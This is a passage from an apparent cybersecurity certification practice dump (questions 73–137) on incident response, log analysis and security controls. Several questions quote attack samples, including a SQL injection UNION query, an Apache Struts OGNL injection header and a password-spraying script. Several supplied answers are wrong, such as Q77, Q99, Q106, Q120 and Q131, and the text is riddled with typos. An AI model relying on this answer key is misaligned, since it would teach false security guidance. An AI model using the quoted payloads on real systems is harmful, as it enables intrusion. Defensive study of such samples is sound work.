B. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltration. fix any vulnerabilities, remediate, and report.
C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find the security weakness, and remediate
D. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses determine the root cause, remediate, and report
Answer: D (LEAVE A REPLY)

NEW QUESTION: 73
The Chief Information Officer (CIO) for a large manufacturing organization has noticed a significant number of unknown devices with possible malware infections are on the organization's corporate network.
Which of the following would work BEST to prevent the issue?
A. Implement certificate validation on the VPN to ensure only employees with the certificate can access the company network.
B. Reconfigure the NAC solution to prevent access based on a full device profile and ensure antivirus is installed.
C. Update the antivirus configuration to enable behavioral and real-time analysis on all systems within the network.
D. Segment the network to isolate all systems that contain highly sensitive information, such as intellectual property.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 74
A malicious hacker wants to gather guest credentials on a hotel 802.11 network. Which of the following tools is the malicious hacker going to use to gain access to information found on the hotel network?
A. Aircrak-ng
B. Nessus
C. Nikto
D. tcpdump
Answer: (SHOW ANSWER)

NEW QUESTION: 75
A secutily analyst is reviewing WAF alerts and sees the following request:

```
Request="GET /public/report.html?iewt=9064 AND 1=1 UNION ALL SELECT 1,NULL,table_name FROM information_schema.tables WHERE 2>1--/**/; HTTP/1.1
Host=mysite.com
```

Which of the following BEST describes the attack?
A. Denial of service
B. Command iniection
C. SQL injection
D. LDAP injection
Answer: C (LEAVE A REPLY)

NEW QUESTION: 76
During the security assessment of a new application, a tester attempts to log in to the application but receives the following message incorrect password for given username. Which of the following can the tester recommend to decrease the likelihood that a malicious attacker will receive helpful information?
A. Avoid using password-based authentication for the application
B. Disable error messaging for authentication
C. Set the web page to redirect to an application support page when a bad password is entered.
D. Recognize that error messaging does not provide confirmation of the correct element of authentication
Answer: B (LEAVE A REPLY)

NEW QUESTION: 77
A security analyst is reviewing a firewall usage report that contains traffic generated over the last 30 minutes in order to locate unusual traffic patterns:

Source IP	Destination IP	Application	Bytes	Sessions
192.168.100.5	195.48.38.6	DNS	18.6Gb	8
192.168.48.147	192.168.31.1	Web browsing	5.3Gb	86
10.50.180.49	46.18.76.248	OCSP	1.1M	5
10.18.76.179	64.233.177.101	SSL	16.4Gb	13

Which of the following source IP addresses does the analyst need to investigate further?

A. 10.18.76.179

B. 192.168.48.147

C. 192.168.100.5

D. 10.50.180.49

Answer: B (LEAVE A REPLY)

NEW QUESTION: 78

A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability Company policy prohibits using portable media or mobile storage The security analyst is trying to determine which user caused the malware to get onto the system Which of the following registry keys would MOST likely have this information?

A. HKEY_USERS\<user SID>\Software\Microsoft\Windows\explorer\MountPoints2

B. HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub

C. HKEY_USERS\<user SID>\Software\Microsoft\Internet Explorer\Typed URLs

D. HKEY_USERS\<user SID>\Software\Microsoft\Windows\CurrentVersion\Run

E. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

Answer: B (LEAVE A REPLY)

NEW QUESTION: 79

An organization is experiencing issues with emails that are being sent to external recipients Incoming emails to the organization are working fine. A security analyst receives the following screenshot ot email error from the help desk.

```
Mail delivery failed: Returning message to sender
A message could not be delivered to one or more of its
recipients
SMTP Error from remote mail server after RCPT To:
someone@example.com
```

The analyst the checks the email server and sees many of the following messages in the logs.

Error 550 - Message rejected

Which of the following is MOST likely the issue?

A. SPF is failing.

B. The DKIM private key has expired

C. The DMARC queue is full

D. Port 25 is not open.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 80
At which of the following phases of the SDLC shoukJ security FIRST be involved?
A. Analysis
B. Maintenance
C. Testing
D. Planning
E. Design
F. Implementation
Answer: E (LEAVE A REPLY)

NEW QUESTION: 81
A network attack that is exploiting a vulnerability in the SNMP is detected.
Which of the following should the cybersecurity analyst do FIRST?
A. Temporarily block the attacking IP address.
B. Apply the required patches to remediate the vulnerability.
C. Escalate the incident to senior management for guidance.
D. Disable all privileged user accounts on the network.
Answer: (SHOW ANSWER)

NEW QUESTION: 82
A security analyst received a series of antivirus alerts from a workstation segment, and users reported ransomware messages. During lessons- learned activities, the analyst determines the antivirus was able to alert to abnormal behavior but did not stop this newest variant of ransomware. Which of the following actions should be taken to BEST mitigate the effects of this type of threat in the future?
A. Enabling sandboxing technology
B. Installing a firewall between the workstations and Internet
C. Purchasing cyber insurance
D. Enabling application blacklisting
Answer: A (LEAVE A REPLY)

NEW QUESTION: 83
A security analyst identified one server that was compromised and used as a data making machine, and a few of the hard drive that was created. Which of the following will MOST likely provide information about when and how the machine was compromised and where the malware is located?
A. Data carving
B. Volatile memory analysts
C. System timeline reconstruction
D. System registry extraction
Answer: (SHOW ANSWER)

NEW QUESTION: 84

Which of the following types of controls defines placing an ACL on a file folder?
A. Technical control
B. Operational control
C. Confidentiality control
D. Managerial control
Answer: A (LEAVE A REPLY)

NEW QUESTION: 85
An organization's internal department frequently uses a cloud provider to store large amounts of sensitive dat a. A threat actor has deployed a virtual machine to at the use of the cloud hosted hypervisor, the threat actor has escalated the access rights. Which of the following actions would be BEST to remediate the vulnerability?
A. Sandbox the virtual machine.
B. Implement dedicated hardware for each customer.
C. Update lo the secure hypervisor version.
D. Implement an MFA solution.
Answer: (SHOW ANSWER)

NEW QUESTION: 86
A cybersecurity analyst is dissecting an intrusion down to the specific techniques and wants to organize them in a logical manner. Which of the following frameworks would BEST apply in this situation?
A. Pyramid of Pain
B. MITRE ATT&CK
C. Diamond Model of Intrusion Analysts
D. CVSS v3.0
Answer: B (LEAVE A REPLY)

NEW QUESTION: 87
A security analyst is generating a list of recommendations for the company's insecure API. Which of the following is the BEST parameter mitigation rec
A. Use effective authentication and authorization methods.
B. Implement parameterized queries.
C. Use TLs for all data exchanges.
D. Validate all incoming data.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 88
An organization has the following risk mitigation policies
* Risks without compensating controls will be mitigated first it the nsk value is greater than $50,000
* Other nsk mitigation will be pnontized based on risk value.
The following risks have been identified:

Risk	Probability	Impact	Compensating control?
A	80%	$100,000	Y
B	20%	$500,000	Y
C	50%	$120,000	N
D	40%	$80,000	N

Which of the following is the ordei of priority for risk mitigation from highest to lowest?

A. B, C, D, A

B. C, B, A, D

C. D, C, B, A

D. A, C, D, B

E. C, D, A, B

Answer: (SHOW ANSWER)

NEW QUESTION: 89

A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-m-the-middle attack .The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?

A. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network

B. Conduct a wireless survey to determine if the wireless strength needs to be reduced.

C. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network,

D. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 90

A company's data is still being exfiltered to business competitors after the implementation of a DLP solution. Which of the following is the most likely reason why the data is still being compromised?

A. DRM must be implemented with the DLP solution

B. Printed reports from the database contain sensitive information

C. DLP solutions are only effective when they are implemented with disk encryption

D. Users are not labeling the appropriate data sets

Answer: A (LEAVE A REPLY)

NEW QUESTION: 91

A security analyst is researching an incident and uncovers several details that may link to other incidents. The security analyst wants to determine if other incidents are related to the current incident Which of the followinq threat research methodoloqies would be MOST appropriate for the analyst to use?

A. Reputation data

B. Behavioral analysis

C. CVSS score

D. Risk assessment

Answer: (SHOW ANSWER)

NEW QUESTION: 92
Because some clients have reported unauthorized activity on their accounts, a security analyst is reviewing network packet captures from the company's API server. A portion of a capture file is shown below:
POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="http://schemas.s/soap/envelope/"><s:Body><GetIPLocation+xmlns="http://tempuri.org/"> <request+xmlns:a="http://schemas.somesite.org"+xmlns:i="http://www.w3.org/2001/XMLSchema-instance"></s:Body></s:Envelope> 192.168.1.22 - - api.somesite.com 200 0 1006 1001 0 192.168.1.22 POST /services/v1_0/Public/Members.svc/soap <<a:Password>Password123</a:Password><a:ResetPasswordToken+i:nil="true"/> <a:ShouldImpersonatedAuthenticationBePopulated
+i:nil="true"/><a:Username>somebody@companyname.com</a:Username></request></Login></s:Body></s:Envelope> 192.168.5.66 - - api.somesite.com 200 0 11558 1712 2024 192.168.4.89 POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetIPLocation +xmlns="http://tempuri.org/"> <a:IPAddress>516.7.446.605</a:IPAddress><a:ZipCode+i:nil="true"/></request></GetIPLocation></s:Body></s:Envelope> 192.168.1.22 - - api.somesite.com 200 0 1003 1011 307 192.168.1.22 POST /services/v1_0/Public/Members.svc/soap <s:Envelope +xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><IsLoggedIn+xmlns="http://tempuri.org/"> <request +xmlns:a="http://schemas.datacontract.org/2004/07/somesite.web+xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:Authentication> <a:ApiToken>kmL4krg2CwwWBan5BReGv5Djb7syxXTNKcWFuSjd</a:ApiToken><a:ImpersonateUserId>0</a:ImpersonateUserId><a:LocationId>161222</a:LocationId> <a:NetworkId>4</a:NetworkId><a:ProviderId>"1=1</a:ProviderId><a:UserId>13026046</a:UserId></a:Authentication></request></IsLoggedIn></s:Body></s:Envelope> 192.168.5.66 - - api.somesite.com 200 0 1378 1209 48 192.168.4.89 Which of the following MOST likely explains how the clients' accounts were compromised?
A. The clients' usernames and passwords were transmitted in cleartext.
B. A SQL injection attack was carried out on the server.
C. An XSS scripting attack was carried out on the server.
D. The clients' authentication tokens were impersonated and replayed.
Answer: (SHOW ANSWER)

NEW QUESTION: 93
Which of the following describes the mam difference between supervised and unsupervised machine-learning algorithms that are used in cybersecurity applications?
A. Unsupervised algorithms are not suitable for IDS systems, white supervised algorithms are
B. Supervised algorithms require security analyst feedback, while unsupervised algorithms do not.
C. Unsupervised algorithms produce more false positives. Than supervised algorithms.
D. Supervised algorithms can be used to block attacks, while unsupervised algorithms cannot.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 94
In response to an audit finding, a company's Chief information Officer (CIO) instructed the security department to Increase the security posture of the vulnerability management program. Currency, the company's vulnerability management program has the following attributes:
Which of the following would BEST Increase the security posture of the vulnerably management program?

A. Expand the ports Being scanned lo Include al ports increase the scan interval to a number the business win accept without causing service interruption. Enable authentication and perform credentialed scans
B. Continue scanning the well-known ports increase the scan interval to a number the business will accept without causing service Interruption. Enable authentication and perform credentialed scans.
C. Expand the ports being scanned to Include all ports. Keep the scan interval at its current level Enable authentication and perform credentialed scans.
D. Expand the ports being scanned to Include at ports increase the scan interval to a number the business will accept without causing service Interruption. Continue unauthenticated scans.
Answer: (SHOW ANSWER)

NEW QUESTION: 95
When investigating a compromised system, a security analyst finds the following script in the /tmp directory:

```
PASS=password123
for user in 'cat allusers.txt'
do
   ./trylogin.py dc1.comptia.org $user $PASS
done
```

Which of the following attacks is this script attempting, and how can it be mitigated?
A. This is a password-hijacking attack, and it can be mitigated by using strong encryption protocols.
B. This is a password-spraying attack, and it can be mitigated by using multifactor authentication.
C. This is a password-dictionary attack, and it can be mitigated by forcing password changes every 30 days.
D. This is a credential-stuffing attack, and it can be mitigated by using multistep authentication.
Answer: B (LEAVE A REPLY)
https://owasp.org/www-community/attacks/Password_Spraying_Attack
A credential stuffing attack would be using the full credentials and most likely being used across many common platforms. A credential stuffing attack depends on the reuse of passwords. With so many people reusing their passwords for multiple accounts, just one set of credentials is enough to expose most or all of their accounts.

NEW QUESTION: 96
A security analyst is deploying a new application in the environment. The application needs to be integrated with several existing applications that contain SPI Pnor to the deployment, the analyst should conduct:
A. a tabletop exercise
B. a business impact analysis
C. an application stress test.
D. a PCI assessment
Answer: B (LEAVE A REPLY)

NEW QUESTION: 97
An organization wants to ensure the privacy of the data that is on its systems Full disk encryption and DLP are already in use Which of the following is the BEST option?
A. Enforce geofencmg to limit data accessibility
B. Require all remote employees to sign an NDA
C. Require users to change their passwords more frequently
D. Update the AUP to restrict data sharing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 98
Company A is m the process of merging with Company B As part of the merger, connectivity between the ERP systems must be established so portent financial information can be shared between the two entitles. Which of the following will establish a more automated approach to secure data transfers between the two entities?
A. Set up a VPN between Company A and Company B. granting access only lo the ERPs within the connection
B. Set up a PKI between Company A and Company B and Intermediate shared certificates between the two entities
C. Create static NATs on each entity's firewalls that map lo the ERP systems and use native ERP authentication to allow access.
D. Set up an FTP server that both companies can access and export the required financial data to a folder.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 99
Which of the following BEST describes the primary role ol a risk assessment as it relates to compliance with risk-based frameworks?
A. It prescribes technical control requirements.
B. It serves as the basis for control selection.
C. It is an input to the business impact assessment.
D. It demonstrates the organization's mitigation of risks associated with internal threats.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 100
As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.
Which of the following BEST describes this test?
A. Walk through
B. Full interruption
C. Simulation
D. Parallel
Answer: C (LEAVE A REPLY)

NEW QUESTION: 101
An analyst performs a routine scan of a host using Nmap and receives the following output:

```
$ nmap -sS 10.0.3.1
Starting Nmap 8.9 (http://nmap.org) at 2019-01-19 12:03 PST
Nmap scan report for 10.0.3.1
Host is up (0.00098s latency).
Not shown: 979 closed ports

PORT     STATE      SERVICE
20/tcp   filtered   ftp-data
21/tcp   filtered   ftp
22/tcp   open       ssh
23/tcp   open       telnet
80/tcp   open       http

Nmap done: 1 IP address (1 host up) scanned in 0.840 seconds
```

Which of the following should the analyst investigate FIRST?

A. Port 23

B. Port 22

C. Port 80

D. Port 21

Answer: D (LEAVE A REPLY)

NEW QUESTION: 102

A security analyst at exampte.com receives a SIEM alert for an IDS signature and reviews the associated packet capture and TCP stream:

Packet capture:

Source	Destination	Protocol	Length	Info
203.0.113.15	192.168.100.56	TCP	1016	60100 > 80 [PSH, ACK] Seq=1 Ack=1 Win=229 Len=946 TSval=419499016 TSecr=668384771 [TCP segment of a reassembled PDU]

TCP stream:

```
GET /admin/auth/Register.do HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
connection: close
content-type: %{(#test='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(#ros.println(31337*31337)).(#ros.flush())}
host: connect.example.local
iv-user: Unauthenticated
user-agent: Security Operations Center; X-SOC-Scan (soc@example.com);
via: HTTP/1.1 revproxy.dmz.example.local:443
iv_server_name: connect-webseald-revproxy.dmz.example.local
x-
```

Winch of the following actions should the security analyst lake NEXT?

A. Contact the application owner for connect example local tor additional information

B. Review the known Apache vulnerabilities to determine if a compromise actually occurred

C. Raise a request to the firewall team to block 203.0.113.15.

D. Mark the alert as a false positive scan coming from an approved source.

Answer: (SHOW ANSWER)

NEW QUESTION: 103

A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.
Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)
A. Executing vendor compliance assessments against the organization's security controls
B. Completing a business impact assessment for all critical service providers
C. Utilizing DLP capabilities at both the endpoint and perimeter levels
D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
E. Soliciting third-party audit reports on an annual basis
F. Executing NDAs prior to sharing critical data with third parties
Answer: A,E (LEAVE A REPLY)

NEW QUESTION: 104
A security is reviewing a vulnerability scan report and notes the following finding:

Vulnerability	Severity	QoD	Host	Location
Antivirus missing current signature	10.0 (High)	97%	192.168.86.8	general/tcp

As part of the detection and analysis procedures, which of the following should the analyst do NEXT?
A. Restart the antiviruses running processes
B. Isolate the host from the network to prevent exposure
C. Confirm the workstation's signatures against the most current signatures.
D. Patch or reimage the device to complete the recovery
Answer: (SHOW ANSWER)

NEW QUESTION: 105
An organization that handles sensitive financial information wants to perform tokenization of data to enable the execution of recurring transactions. The organization is most interested m a secure, built-in device to support its solution. Which of the following would MOST likely be required to perform the desired function?
A. HSM
B. eFuse
C. FPGA
D. UEFI
E. TPM
Answer: (SHOW ANSWER)

NEW QUESTION: 106
An online gaming company was impacted by a ransomware attack. An employee opened an attachment that was received via an SMS attack on a company-issue firewall. Which following actions would help during the forensic analysis of the mobile device? (Select TWO).
A. Resetting the phone to factory settings
B. Uninstalling any potentially unwanted programs
C. Performing a memory dump of the mobile device for analysis
D. Rebooting the phone and installing the latest security updates
E. Documenting the respective chain of custody

F. Unlocking the device by blowing the eFuse
Answer: A,C (LEAVE A REPLY)

NEW QUESTION: 107
An analyst is investigating an anomalous event reported by the SOC After reviewing the system logs the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?
A. Patching logs
B. Threat feed
C. Change requests
D. Data classification matrix
E. Backup logs
Answer: C (LEAVE A REPLY)

NEW QUESTION: 108
An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively segmented.
Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?
A. Create three separate cloud accounts for each environment. Configure account peering and security rules to allow access to and from each environment.
B. Create three separate cloud accounts for each environment and a single core account for network services. Route all traffic through the core account.
C. Create one cloud account and three separate VPCs for each environment. Create security rules to allow access to and from each environment.
D. Create one cloud account with one VPC for all environments. Purchase a virtual firewall and create granular security rules.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 109
A company's modem response team is handling a threat that was identified on the network Security analysts have as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?
A. Quarantine the web server
B. Enable web server containerization
C. Deploy virtual firewalls
D. Capture a forensic image of the memory and disk
Answer: C (LEAVE A REPLY)

NEW QUESTION: 110
An organization has several systems that require specific logons Over the past few months, the security analyst has noticed numerous failed logon attempts followed by password resets. Which of the following should the analyst do to reduce the occurrence of legitimate failed logons and password resets?

A. Use SSO across all applications
B. Implement multifactor authentication
C. Adjust the current monitoring and logging rules
D. Perform a manual privilege review
Answer: A (LEAVE A REPLY)

NEW QUESTION: 111
The majority of a company's employees have stated they are unable to perform their job duties due to outdated workstations, so the company has decided to institute BYOD. Which of the following would a security analyst MOST likely recommend for securing the proposed solution?
A. A Linux-based system and mandatory training on Linux for all BYOD users
B. A standardized anti-malware platform and a unified operating system vendor
C. 802.1X lo enforce company policy on BYOD user hardware
D. A firewalled environment for client devices and a secure VDI for BYOO users
Answer: (SHOW ANSWER)

NEW QUESTION: 112
A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect as the MOST secure and manageable option?
A. Server-side whitelisting
B. Client-side blacklisting
C. Client-side whitelisting
D. Server-side blacklisting
Answer: (SHOW ANSWER)

NEW QUESTION: 113
A security analyst receives an alert from the SIEM about a possible attack happening on the network The analyst opens the alert and sees the IP address of the suspected server as 192.168.54.66. which is part of the network 192 168 54 0/24. The analyst then pulls all the command history logs from that server and sees the following

```
$ route -n
$ ifconfig -a
$ ping 192.168.54.1
$ tcpdump 192.168.54.80 -nnS
$ hping -s 192.168.54.80 -c 3
```

Which of the following activities is MOST likely happening on the server?
A. Enumeration
B. A MITM attack
C. Fuzzing
D. A vulnerability scan
Answer: (SHOW ANSWER)

NEW QUESTION: 114

A security analyst is responding to an incident on a web server on the company network that is making a large number of outbound requests over DNS Which of the following is the FIRST step the analyst should take to evaluate this potential indicator of compromise'?

A. Isolate the system on the network to ensure it cannot access other systems while evaluation is underway.

B. Shut down the system to prevent further degradation of the company network

C. Run an anti-malware scan on the system to detect and eradicate the current threat

D. Start a network capture on the system to look into the DNS requests to validate command and control traffic.

E. Reimage the machine to remove the threat completely and get back to a normal running state.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 115

A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:

```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:

```
$ sudo hping3 -c 4 -n -i 192.168.1.4
HPING 192.168.1.4 (en1 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=22103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```

Which of the following would explain the difference in results?

A. The original ping command needed root permission to execute.

B. hping3 is returning a false positive.

C. The routing tables for ping and hping3 were different.

D. ICMP is being blocked by a firewall.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 116

An analyst is reviewing the following output as part of an incident:

```
ICMP ECHO REQUEST 192.168.1.10 -> 10.20.30.40 Length=10 ABCDEFGHIJ
ICMP ECHO REPLY 10.20.30.40 -> 192.168.1.10 Length=10 ABCDEFGHIJ
ICMP ECHO REQUEST 192.168.1.10 -> 10.20.30.40 Length=15 ABCDEFGHIJ
ICMP ECHO REPLY 10.20.30.40 -> 192.168.1.10 Length=15 ABCDEFGHIJ[]8fd
ICMP ECHO REQUEST 192.168.1.10 -> 10.20.30.40 Length=20 ABCDEFGHIJ1234567890
ICMP ECHO REPLY 10.20.30.40 -> 192.168.1.10 Length=20 ABCDEFGHIJ1234567890
```

Which of the Wowing is MOST likely happening?

A. Information is leaking from the memory of host 10.20 30.40

B. Host 291.168.1.10 is performing firewall port knocking.

C. Sensitive data is being exfilltrated by host 192.168.1.10.

D. The hosts are part of a reflective denial -of -service attack.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 117
A security analyst is required to stay current with the most recent threat data and intelligence reports. When gathering data, it is MOST important for the data to be:
A. proprietary and timely
B. relevant and deep
C. relevant and accurate
D. proprietary and accurate
Answer: C (LEAVE A REPLY)

NEW QUESTION: 118
A company frequently expenences issues with credential stuffing attacks Which of the following is the BEST control to help prevent these attacks from being successful?
A. SIEM
B. MFA
C. TLS
D. IDS
Answer: B (LEAVE A REPLY)

NEW QUESTION: 119
An organization recently discovered some inconsistencies in the motherboards it received from a vendor. The organization's security team then provided guidance on how to ensure the authenticity of the motherboards it received from vendors.
Which of the following would be the BEST recommendation for the security analyst to provide'?
A. The organization should maintain the relationship with the vendor and enforce vulnerability scans.
B. The organization should evaluate current NDAs to ensure enforceability of legal actions.
C. The organization should use a certified, trusted vendor as part of the supply chain.
D. The organization should ensure all motherboards are equipped with a TPM.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 120
A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities The type of vulnerability that should be disseminated FIRST is one that:
A. enables data leakage but is not known to be in the environment
B. enables lateral movement and was reported as a proof of concept
C. affected the organization in the past but was probably contained and eradicated
D. enables remote code execution that is being exploited in the wild.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 121
An organization is focused on restructuring its data governance programs and an analyst has been Tasked with surveying sensitive data within the organization. Which of the following is the MOST accurate method for the security analyst to complete this assignment?
A. Perform an enterprise-wide discovery scan.
B. Consult with an internal data custodian.
C. Review enterprise-wide asset Inventory.
D. Create a survey and distribute it to data owners.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 122
The Chief Information Security Officer (CISO) of a large financial institution is seeking a solution that will block a predetermined set of data points from being transferred or downloaded by employees. The CISO also wants to track the data assets by name, type, content, or data profile.
Which of the following BEST describes what the CIS wants to purchase?
A. File integrity monitor
B. DLP
C. Asset tagging
D. SIEM
Answer: B (LEAVE A REPLY)

NEW QUESTION: 123
Which of the following would a security engineer recommend to BEST protect sensitive system data from being accessed on mobile devices?
A. Implement a self-encrypted disk.
B. Configure filesystem encryption
C. Enable Secure Boot using TPM
D. Use a UEFI boot password.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 124
A company was recently awarded several large government contracts and wants to determine its current risk from one specific APT.
Which of the following threat modeling methodologies would be the MOST appropriate to use during this analysis?
A. Attack vectors
B. Total attack surface
C. Kill chain
D. Diamond Model of Intrusion Analysis
E. Adversary capability
Answer: (SHOW ANSWER)

NEW QUESTION: 125
A cybersecurity analyst is investigating a potential incident affecting multiple systems on a company's internal network. Although there is a negligible impact to performance, the following symptom present on each of the affected systems:
* Existence of a new and unexpected svchost exe process
* Persistent, outbound TCP/IP connections to an unknown external host with routine keep-alives transferred

* DNS query logs showing successful name resolution for an Internet-resident dynamic DNS domain If this situation remains unresolved, which of the following will MOST likely occur?

A. Key files on the affected hosts may become encrypted and require ransom payment for unlock.

B. An adversary may leverage the affected hosts to reconfigure the company's router ACLs.

C. The affected hosts may participate in a coordinated DDoS attack upon command

D. The adversary may attempt to perform a man-in-the-middle attack.

Answer: (SHOW ANSWER)

NEW QUESTION: 126

The IT department is concerned about the possibility of a guest device infecting machines on the corporate network or taking down the company's singe internet connection. Which of the following should a security analyst recommend to BEST meet the requirements outlined by the IT Department?

A. Configure NAC to only alow machines on the network that are patched and have active antivirus.

B. Configure the IPS with rules that will detect common malware signatures traveling from the guest network.

C. Require the guest machines to install the corporate-owned EDR solution.

D. Place a firewall In between the corporate network and the guest network

Answer: C (LEAVE A REPLY)

NEW QUESTION: 127

A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?

A. It provide critically analyses for key enterprise servers and services.

B. It supports rapid response and recovery during and followed an incident.

C. It allow analysis to receive updates on newly discovered software vulnerabilities.

D. It enables the team to prioritize the focus area and tactics within the company's environment.

Answer: (SHOW ANSWER)

NEW QUESTION: 128

A security analyst observes a large amount of scanning activity coming from an IP address outside the organization's environment. Which of the following should the analyst do to block this activity?

A. Close all unnecessary open ports.

B. Create a firewall rule to block the IP address.

C. Sinkhole the IP address.

D. Create an IPS rule to block the subnet.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 129

A company wants to outsource a key human-resources application service to remote employees as a SaaS-based cloud solution. The company's GREATEST concern should be the SaaS provider's:

A. SLA for system uptime.

B. data protection capabilities.

C. logging and monitoring capabilities.

D. DLP procedures.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 130
An organization is experiencing security incidents in which a systems administrator is creating unauthorized user accounts A security analyst has created a script to snapshot the system configuration each day. Following iss one of the scripts:

```
cat /etc/passwd > daily_$(date +"%m_%d_%Y")
```

This script has been running successfully every day. Which of the following commands would provide the analyst with additional useful information relevant to the above script?
A)

```
diff daily_11_03_2019 daily_11_04_2019
```

B)

```
ps -ef | grep admin > daily_process_$(date +%m_%d_%Y")
```

C)

```
more /etc/passwd > daily_$(date  +%m_%d_%Y_%H:%M:%S")
la -lai /usr/sbin > daily_applications
```

A. Option B
B. Option D
C. Option C
D. Option A
Answer: (SHOW ANSWER)

NEW QUESTION: 131
In web application scanning, static analysis refers to scanning:
A. the system for vulnerabilities before installing the application.
B. an application that is installed and active on a system.
C. the compiled code of the application to detect possible issues.
D. an application that is installed on a system that is assigned a static IP.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 132
Which of the following attacks can be prevented by using output encoding?
A. Directory traversal
B. Server-side request forgery
C. Cross-site request forgery
D. Cross-site scripting
E. Command injection
F. SQL injection
Answer: D (LEAVE A REPLY)

NEW QUESTION: 133

An organization needs to limit its exposure to accidental disclosure when employees send emails that contain personal information to recipients outside the company Which of the following technical controls would BEST accomplish this goal?

A. Encryption

B. DLP

C. Data masking

D. SPF

Answer: C (LEAVE A REPLY)

NEW QUESTION: 134

Massivelog log has grown to 40GB on a Windows server At this size, local tools are unable to read the file, and it cannot be moved off the virtual server where it is located. Which of the following lines of PowerShell script will allow a user to extract the last 10.000 lines of the loq for review?

A. tail -10000 Massivelog.log > extract.txt

B. info tail n -10000 Massivelog.log | extract.txt;

C. get content './Massivelog.log' -Last 10000 | extract.txt

D. get-content './Massivelog.log' -Last 10000 > extract.txt;

Answer: D (LEAVE A REPLY)

NEW QUESTION: 135

A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

The analyst uses the vendor's website to confirm the oldest supported version is correct. Which of the following BEST describes the situation?

A. This is a false positive and the scanning plugin needs to be updated by the vendor

B. This is a false negative and the new computers need to be updated by the desktop team

C. This is a true positive and the new computers were imaged with an old version of the software

D. This is a true negative and the new computers have the correct version of the software

Answer: (SHOW ANSWER)

NEW QUESTION: 136

A forensic analyst took an image of a workstation that was involved in an incident To BEST ensure the image is not tampered with me analyst should use:

A. hashing

B. chain of custody.

C. backup tapes

D. a legal hold

Answer: A (LEAVE A REPLY)

NEW QUESTION: 137
A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?
